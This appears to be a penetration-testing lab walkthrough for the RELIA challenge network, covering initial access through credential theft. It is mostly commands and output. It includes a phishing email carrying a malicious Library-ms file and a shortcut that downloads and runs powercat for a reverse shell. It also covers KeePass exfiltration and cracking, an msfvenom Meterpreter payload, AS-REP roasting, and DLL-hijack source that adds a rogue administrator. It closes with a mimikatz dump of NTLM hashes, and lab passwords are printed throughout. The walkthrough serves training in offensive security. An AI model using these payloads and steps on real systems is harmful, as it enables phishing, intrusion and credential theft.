
- Create Windows Library File (On **WINPREP** in Visual Studio Code - save as config.Library-ms):

For creating a Windows Library File, we need visual studios which we have been provided in the WINPREP machine given to us in the challenge machines set and we can rdp into it as below.

```
xfreerdp /cert-ignore /bpp:8 /compression -themes -wallpaper /auto-reconnect /h:1000 /w:1600 /v:192.168.118.7  
/u:offsec /p:lab
```

Once connected, we'll find the *Visual Studio Code* application on the desktop, which we'll use to create our library file. We should note that we could also use *Notepad* to create the file. Let's open VSC by double-clicking the icon.

In the menu bar, we'll click on *File > New Text File*. We'll then save the empty file as **config.Library-ms** on the *offsec* user's desktop. As soon as we save the file with this file extension, it is displayed with an icon as seen below in the screenshot.




Library files consist of three major parts and are written in XML to specify the parameters for accessing remote locations. We can create the same by taking snippets mentioned in the [Microsoft documentation](#)s of the same.

The below file contents will be used for creating this config as seen below.

```
<?xml version="1.0" encoding="UTF-8"?>  
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">  
  <name>@windows.storage.dll,-34582</name>  
  <version>6</version>  
  <isLibraryPinned>true</isLibraryPinned>  
  <iconReference>imageres.dll,-1003</iconReference>  
  <templateInfo>  
    <folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>  
  </templateInfo>  
  <searchConnectorDescriptionList>  
    <searchConnectorDescription>  
      <isDefaultSaveLocation>true</isDefaultSaveLocation>  
      <isSupported>false</isSupported>  
      <simpleLocation>  
        <cr><url>http://192.168.118.7</url></cr>  
      </simpleLocation>  
    </searchConnectorDescription>  
  </searchConnectorDescriptionList>  
</libraryDescription>
```

We will paste the above contents into visual studios code as below and host it under out webdav share directory.




The screenshot shows a terminal window in Visual Studio Code displaying XML code. The code defines a library configuration with a name (@windows.storage.dll), version (6), and a pinned icon reference to imageres.dll. It also specifies a folder type (7d49d726-3c21-4f05-99aa-fdc2c9474656) and a simple location with a URL (<http://192.168.119.128>). The XML is as follows:

```
C:\> Users > offsec > Desktop > config.Library-ms
1  <xm... version="1.0" encoding="UTF-8"?>
2  <libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
3  <name>@windows.storage.dll,-34582</name>
4  <version>6</version>
5  <isLibraryPinned>true</isLibraryPinned>
6  <iconReference>imageres.dll,-1003</iconReference>
7  <templateInfo>
8  <folderType>(7d49d726-3c21-4f05-99aa-fdc2c9474656)</folderType>
9  </templateInfo>
10 <searchConnectorDescriptionList>
11 <searchConnectorDescription>
12 <isDefaultSaveLocation>true</isDefaultSaveLocation>
13 <isSupported>false</isSupported>
14 <simpleLocation>
15 <cr><url>http://192.168.119.128</url></cr>
16 </simpleLocation>
17 </searchConnectorDescription>
18 </searchConnectorDescriptionList>
19 </libraryDescription>
```


- Create shortcut file for rev shell with PowerCat (save as **configuration.lnk**):

We will now create the shortcut file using WINPREP as well, by right mouse click new shortcut




And on the location prompt, we will put the commands for the reverse shell as below

`powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.118.7/powervat.ps1');powervat -c 192.168.118.7 -p 4444 -e cmd"`



After clicking on **next**, name the file as **configuration** and click **finish**.



- Set up Netcat listener on port 4444

- Create the a name **body.txt** with:

we create the best configurations, try them out!

- Send Phishing via swaks from the same directory where the webdav share is hosted containing our library config, shortcut file named configuration.lnk and powercat.ps1.

Be sure to update the **--server** paremters third octet to match your provided lab

```
kali@kali:~/Documents/pen-200$ sudo swaks -t jim@relia.com --from maildmz@relia.com --attach config.Library-ms
--server 192.168.242.189 --body body.txt --header "Subject: Staging Script" -ap
----TRIMMED---
Username: maildmz
Password: DPuBT9tGCBTbR
```

- Incoming rev shell from WK01:

```
connect to [192.168.118.7] from (UNKNOWN) [192.168.50.191] 63172
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32\WindowsPowerShell\v1.0> hostname
hostname
WK01
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami
whoami
relia\jim
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

Privesc

Topics: Password Attacks (Password Manager), Windows Privilege Escalation (Hiden in Plain View)

- Enumerate system and find KeePass Database. Copy it to our Kali machine via SMB share:

```

PS C:\Windows\System32\WindowsPowerShell\v1.0> cd C:\Users\jim\Documents
cd C:\Users\jim\Documents
PS C:\Users\jim\Documents> dir
dir

    Directory: C:\Users\jim\Documents

Mode                LastWriteTime         Length
Name
----                -----              -----
----  

-a----      10/19/2022 12:59 AM           2174 Database.kdbx

```

We can exfiltrate the *Database.kdbx* via SMB. From kali, we can execute the following which shares the */tmp* directory

```
kali@kali:~$ python3 /usr/share/doc/python3-impacket/examples/smbserver.py share-dir /tmp -smb2support
```

Now we can copy the file back to kali

```
PS C:\Users\jim\Documents> copy Database.kdbx \\192.168.118.7\share-dir\wk01.kdbx
```

- Extract hash and crack it (Remove filename from hash file or with sed as shown below):

```

kali@kali:~$ cp /tmp/wk01.kdbx .
kali@kali:~$ keepass2john wk01.kdbx > wk01.hash
kali@kali:~$ sed -i 's/wk01://' wk01.hash
kali@kali:~$ hashcat -m 13400 wk01.hash /usr/share/wordlists/rockyou.txt --force

```

Hash will crack as shown below and give us the pass **mercedes1**.

```
$keepass$*2*60*0*8d2a9eecf551c8060ee3457a097b1db24ea3b1b3e10a8e196d59212a0dcbf88c*0104fb349f9d56e16cbcfde785b9e759de2afc06db563
0463e072f8e0148a80*a4a7f694fec3c427750185dae6ee1204*c0d564ccce581cbcc0abdfaef5be72bc065e9ace5391227e8b2dff865e09c7ea*564552fb794
46ede409978d36a1fe19ecb1af030414976d3e7b780c5ea566940:mercedes1
```

- Load KeePass Database file using kpcli, enter master pw **mercedes1**, and discover creds of **dmzadmin:SlimGodhoodMope** with entry name LOGIN Admin and **jim:Castello1!** with entry name User Password.

```

kali@kali:~/Documents/pen-200$ kpcli --kdb=Database.kdbx
Provide the master password: mercedes1

kpcli:/> cd Database/General/
kpcli:/Database/General> ls
== Entries ==
0. LOGIN local admin
1. User Password

kpcli:/Database/General> show 0
Title: LOGIN local admin
Uname: dmzadmin
Pass: SlimGodhoodMope

kpcli:/Database/General> show 1
Title: User Password
Uname: jim@relia.com
Pass: Castello1!

```

LOGIN (Main Path) - 192.168.x.191

Initial Access

Topics: Active Directory Authentication (Password Attacks), Tunneling Through Deep Packet Inspection (HTTP Tunneling with Chisel)

- Use creds from KeePass database obtained above with RDP to access **LOGIN:**

```
xfreerdp /cert-ignore /bpp:8 /compression -themes -wallpaper /auto-reconnect /h:1000 /w:1600 /v:192.168.xxx.191  
/u:dmzadmin /p:"SlimGodhoodMope" /d:login.relia.com
```

- On Kali, create Meterpreter rev shell:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.118.7 LPORT=443 -f exe -o met.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: met.exe
```

- Start msfconsole and set up multi/handler:

```
kali㉿kali:~/beyond$ sudo msfconsole -q
```

```
msf6 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter_reverse_https  
  
msf6 exploit(multi/handler) > set LHOST 192.168.118.7  
LHOST => 192.168.119.5  
  
msf6 exploit(multi/handler) > set LPORT 443  
LPORT => 443  
  
msf6 exploit(multi/handler) > set ExitOnSession false  
ExitOnSession => false  
  
msf6 exploit(multi/handler) > run -j
```

- Transfer met.exe, execute it on LOGIN, and set up SOCKS5 proxy:

```

use multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against LOGIN
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.50.0/255.255.255.0 from host's routing table.
[*] Post module execution completed

msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server

```

Ensure your `/etc/proxychains4.conf` file is properly setup for this socks proxy

```

kali㉿kali:~$ tail -n 3 /etc/proxychains4.conf

#socks4          127.0.0.1 9050
#socks5 192.168.196.63 9999
socks5 127.0.0.1 1080

```

- Enum the domain with cme and nmap

```

sudo proxychains -q crackmapexec smb 172.16.10.0/24
SMB      172.16.10.5    445    MAIL          [*] Windows 10.0 Build 20348 x64 (name:MAIL) (domain:relia.com) (signing:False) (SMBv1:False)
SMB      172.16.10.7    445    INTRANET       [*] Windows 10.0 Build 20348 x64 (name:INTRANET) (domain:relia.com) (signing:False) (SMBv1:False)
SMB      172.16.10.21   445    FILES          [*] Windows 10.0 Build 20348 x64 (name:FILES) (domain:relia.com) (signing:False) (SMBv1:False)
SMB      172.16.10.6    445    DC02           [*] Windows 10.0 Build 20348 x64 (name:DC02) (domain:relia.com) (signing:True) (SMBv1:False)
SMB      172.16.10.30   445    WEBBY          [*] Windows 10.0 Build 20348 x64 (name:WEBBY) (domain:relia.com) (signing:False) (SMBv1:False)
SMB      172.16.10.15   445    WK02           [*] Windows 10.0 Build 22000 x64 (name:WK02) (domain:relia.com) (signing:False) (SMBv1:False)
SMB      172.16.10.254  445    LOGIN          [*] Windows 10.0 Build 20348 x64 (name:LOGIN) (domain:relia.com) (signing:False) (SMBv1:False)

sudo proxychains -q crackmapexec ssh 172.16.10.0/24
SSH      172.16.10.19   22     172.16.10.19  [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5
SSH      172.16.10.20   22     172.16.10.20  [*] SSH-2.0-OpenSSH_9.0

```

INTRANET (Main Path) - 172.16.x.6

Initial Access

Topics: Active Directory Authentication (Password Attacks, AS-REP Roasting)

- Since we have jim's credentials (**jim:Castello1!**) from the keepass, we can try if they are valid on the domain controller (DC02) and also look for AS-REP roastable users present on the domain controller.

```
sudo proxychains -q crackmapexec smb 172.16.xxx.6 -u jim -p Castello1!
```

- Perform AS-REP roasting from Kali

```
sudo proxychains -q impacket-GetNPUsers relia.com/jim:Castello1! -dc-ip 172.16.xxx.6 -request -format hashcat --outputfile hashes.asreproast
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
Password:
Name      MemberOf          PasswordLastSet      LastLogon      UAC
-----  -----
--- 
michelle  CN=INTRANETRDP,CN=Users,DC=relia,DC=com  2022-10-27 05:07:31.426158  2022-10-27 05:07:31.499205  0x410200
```

- Crack AS-REP hash:

```
hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt --force
```

The hash cracks as below, and gives us the credentials for michelle (**michelle:NotMyPassword0k?**)

```
...
$krb5asrep$23$michelle@RELIA.COM:
1b8b953d71ae35484ad7903d17de9200$1fa834c41f34e964996a9a5c233d787ebd09eec2ca11933cc21d81cd662ef1ee908f0cc82194bd06a61c9cce8194
3b5bb4be02e2cf3c8a081ce49238479673399d6ad3194a1ad8140b379cd95b4b961425e6f11ebb17e147ba53dc6f5aef2f69eb20d371a0df8d3e922c46b7
e5135ab17a8e09453c9f604dcfcf59e2c0de9a18766d96e6df03d71130613c07fd33d866b3754a64f177e28fe560244d008a41ddcc5c5a867e45d6bc9dae73c
4607cb39636cdb907ddc86769873f538ad23bafbdbbee150bca2a0df47a2139b8107857172bf7883f80b95835cebbd788becddbd7c3da573:NotMyPassword0k?
...
```

- Log in as michelle via RDP on INTRANET (user is member of INTRANETRDP group)

```
proxychains xfreerdp /cert-ignore /bpp:8 /compression -themes -wallpaper /auto-reconnect /h:1000 /w:1600 /v:172.16.xxx.7 /u:michelle /p:"NotMyPassword0k?" /d:relia.com
```

Privesc

Topics: Password Attacks (Cracking NTLM), Windows Privilege Escalation (Scheduled Tasks, Service DLL Hijacking), Attacking Active Directory Authentication (Cached AD credentials),

- Enumerate the machine and identify the service Scheduler

```
PS C:\Users\michelle> Get-Service
...
Running     Scheduler           Scheduler


PS C:\Users\michelle> dir C:\Scheduler\

Directory: C:\Scheduler

Mode          LastWriteTime        Length Name
----          -----          ----
-a---  5/7/2021 8:17 AM       1687040 customlib.dll
-a--- 10/18/2022 1:15 PM       258048 scheduler.exe
```

- michelle can restart service
- Service runs as local admin
- Enumerate service binary and loaded DLLs (ProcMon on WINPREP)

We can copy over the binary **scheduler.exe** over to WINPREP and use procmon in WINPREP which will show us the DLLs it calls upon executing, after RDPing to WINPREP, we can go over under C:\tools where we can expand the sysinternals zip file as below.




After expanding the sysinternalsSuite zip file, we will now mimic/create the service on WINPREP as well to monitor the process calls in procmon and we can do that as below on the administrator's powershell in **WINPREP**.

```
sc.exe create "Scheduler" binpath= "C:\Users\offsec\Desktop\Scheduler.exe"
```

And by scrolling a bit down on the expanded zip file, we can find the procmon64 executable which we can run and then simultaneously start the Scheduler service that we created above as below

```
Restart-Service Scheduler
```

Once we start the service, we can then we can then press **ctrl + L** for filtering the procmon results and choose **process name is scheduler.exe** to narrow it down and also filter for **CreateFile** as seen below.



we can then click on apply button, and analyse the filtered results in procmon and identify call to non-existent DLL **beyondhelper.dll** in procmon as seen below.

5:... Sched... 3... ↗Create... C:\Users\offsec\Desktop\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System32\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System32\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System32\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System32\wbem\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System32\WindowsPowerShell\v1.0\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System32\OpenSSH\beyondhelper.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Wind...	PATH NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Users\offsec\Desktop\customlib.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System32\customlib.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System\customlib.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\customlib.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System32\customlib.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\System32\customlib.dll	NAME NOT FOUND Desired ...
5:... Sched... 3... ↗Create... C:\Windows\customlib.dll	NAME NOT FOUND Desired ...

- As seen above, that the service on INTRANET is executing a non-existent DLL named **beyondhelper.dll**, and we can simply create a DLL using cpp on Kali and save as **myDLL.cpp** as below:

```

#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain(
    HANDLE hModule, // Handle to DLL module
    DWORD ul_reason_for_call, // Reason for calling function
    LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        int i;
        i = system ("net user rogue password123! /add");
        i = system ("net localgroup administrators rogue /add");
        break;
        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}

```

- We will now Compile it using mingw tools for compilation (sudo apt install mingw-w64)

x86_64-mingw32-gcc myDLL.cpp --shared -o myDLL.dll

- Transfer it to **INTRANET** and save as **beyondhelper.dll**:

```

PS C:\Users\michelle> cd C:\Scheduler\

PS C:\Scheduler> iwr -uri http://192.168.118.7/myDLL.dll -Outfile beyondhelper.dll

```

- Restart Service:

```

PS C:\Scheduler> restart-service scheduler

PS C:\Scheduler> net user

User accounts for \\INTRANET

-----
Administrator          DefaultAccount          Guest
rogue                  WDAGUtilityAccount

The command completed successfully.

```

- Log in as rogue via RDP

```

proxychains xfreerdp /cert-ignore /bpp:8 /compression -themes -wallpaper /auto-reconnect /h:1000 /w:1600 /v:
172.16.118.7 /u:rogue /p:password123!

```

Transfer current version of mimikatz for 2022 server, and extract NTLM creds of andrea (and michelle):

```

PS C:\Users\rogue> iwr -uri http://192.168.118.7/mimikatz.exe -Outfile mimikatz.exe
PS C:\Users\rogue> .\mimikatz.exe

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 450878 (00000000:0006e13e)
Session           : RemoteInteractive from 2
User Name         : michelle
Domain            : RELIA
Logon Server     : DC02
Logon Time       : 10/27/2022 6:49:41 AM
SID               : S-1-5-21-3972710054-930304531-4277621697-1105

msv :
[00000003] Primary
* Username : michelle
* Domain   : RELIA
* NTLM     : 18d4098c8d9ff721745b388ad4a442bf
* SHA1     : 791681268eedc1471f7d2953fe0c55ac60a9b9b8
* DPAPI    : 76cc7aa68296b8e577f15fcac273d181

tspkg :
wdigest :
* Username : michelle
* Domain   : RELIA
* Password : (null)

kerberos :
* Username : michelle
* Domain   : RELIA.COM
* Password : (null)

ssp :
credman :
cloudap :

Authentication Id : 0 ; 99490 (00000000:000184a2)
Session           : Service from 0
User Name         : andrea
Domain            : RELIA
Logon Server     : DC02
Logon Time       : 10/27/2022 6:48:17 AM
SID               : S-1-5-21-3972710054-930304531-4277621697-1106

msv :
[00000003] Primary
* Username : andrea
* Domain   : RELIA
* NTLM     : ce3f12443651168b3793f5fbcccff9db
* SHA1     : 65b6774d091b82d025fc5422368f9d3d34589b84
* DPAPI    : 6739979a37698ce72d0401422d3203c2

tspkg :
wdigest :
* Username : andrea
* Domain   : RELIA
* Password : (null)

kerberos :
* Username : andrea
* Domain   : RELIA.COM
* Password : (null)

ssp :
credman :
cloudap :

```

